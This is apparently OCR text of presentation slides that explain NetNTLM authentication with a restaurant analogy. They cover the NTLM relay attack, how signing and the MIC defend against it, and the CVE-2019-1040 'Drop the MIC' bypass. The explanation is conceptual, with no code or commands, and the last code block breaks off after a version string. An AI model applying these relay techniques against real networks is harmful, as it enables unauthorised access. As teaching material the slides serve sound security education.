
- The waitress goes to the ticket office to validate Alice's response
- The ticket office calculates the appropriate response and confirms



The LUNA Protocol

- The waitress confirms






The LUNA Protocol


- The waitress confirms
- The waitress can now proceed with S4U2Self to determine whether Alice is entitled for lunch
- And with S4U2Proxy, if required





(Net)NTLM 101

- Challenge-response protocol
  - Inspired by LUNA (not really)
- Prevents replay attacks
- The server doesn't get the password/NTLM hash



(Net)NTLM versions

- NetNTLMv1 encrypts the challenge with DES
  - The NTLM hash is the key
  - Split into 3
  - Vulnerable to divide and conquer
    - NTLM hash recovery almost guaranteed
    - Credit to Moxie Marlinspike (@moxie) and David Hulton (@0x31337)
- NetNTLMv2 uses HMAC-MD5
  - Salted – client challenge, time, target info, attributes, etc.
  - The NTLM hash is the key
- Both are vulnerable to offline passwords attacks if intercepted

Eve is evil

- Eve is not a member of the lunch group
- Eve wants to try Luna Bistro's famous burger



The “LUNA Relay” attack

- Eve waits at the entrance for a visitor to arrive



The “LUNA Relay” attack

- Eve waits at the entrance for a visitor to arrive
- Alice arrives



The “LUNA Relay” attack

- Eve waits at the entrance for a visitor to arrive
- Alice arrives
- Eve pretends to work at the bistro




The “LUNA Relay” attack


- Eve waits at the entrance for a visitor to arrive
- Alice arrives
- Eve pretends to work at the bistro
- Alice requests to authenticate



The “LUNA Relay” attack

- Eve relays Alice’s information to the waitress inside






The “LUNA Relay” attack

- Eve relays Alice’s information to the waitress inside
- The waitress picks a random number - 6543
- Eve is presented with a challenge





The “LUNA Relay” attack

- Eve relays the challenge to Alice



The “LUNA Relay” attack

- Eve relays the challenge to Alice
- Alice calculates the response



The “LUNA Relay” attack


- Eve relays the challenge to Alice
- Alice calculates the response



The “LUNA Relay” attack

- Eve relays Alice’s response to the waitress inside





The “LUNA Relay” attack

- The waitress goes to the ticket office to validate Eve’s response



The “LUNA Relay” attack

- The waitress goes to the ticket office to validate Eve’s response
- The ticket office calculates the appropriate response



The “LUNA Relay” attack


- The waitress goes to the ticket office to validate Eve’s response
- The ticket office calculates the appropriate response and confirms



The “LUNA Relay” attack

- The waitress confirms






The “LUNA Relay” attack

- The waitress confirms
- The waitress can now proceed with S4U2Self to determine whether Alice is entitled for lunch
- And with S4U2Proxy, if required






The “LUNA Relay” attack

- Eve sends Alice away



NTLM Relay 101

- Relay the NetNTLM challenge-response
- Must be in a man-in-the-middle position
- No need to obtain the password/hash of the victim




It's more complicated than that

- NetNTLM also supports signing/sealing
- A session key can be exchanged during the handshake
- The exchange is encrypted using the client's NTLM hash as key
- If signing is negotiated, the attacker can authenticate successfully via NTLM relay
  - But the session will not be usable without being able to sign the subsequent messages


NTLM Relay 201

- When relaying NetNTLM messages, why not just reset the Negotiate Sign flag?




NTLM Relay 201

- When relaying NetNTLM messages, why not just reset the Negotiate Sign flag?
- The MIC is a HMAC of all three NetNTLM messages signed with the session key
- It is a later addition – not supported by XP/2003 and prior
- Why not just remove it?



NTLM Relay 201

- A flag indicating that the MIC is present is part of the salt in NetNTLMv2
- If this flag is modified, the response is no longer valid
- NetNTLMv1 responses are not salted
  - But NetNTLMv1 is vulnerable to divide and conquer anyway
- Many tried, many failed



Drop the MIC - CVE-2019-1040

- Discovered by Marina Simakov from Preempt
- If both the Version and the MIC are dropped, it would work!

```
> Version 10.0 (Build 14393); NTLM Current Revision 15
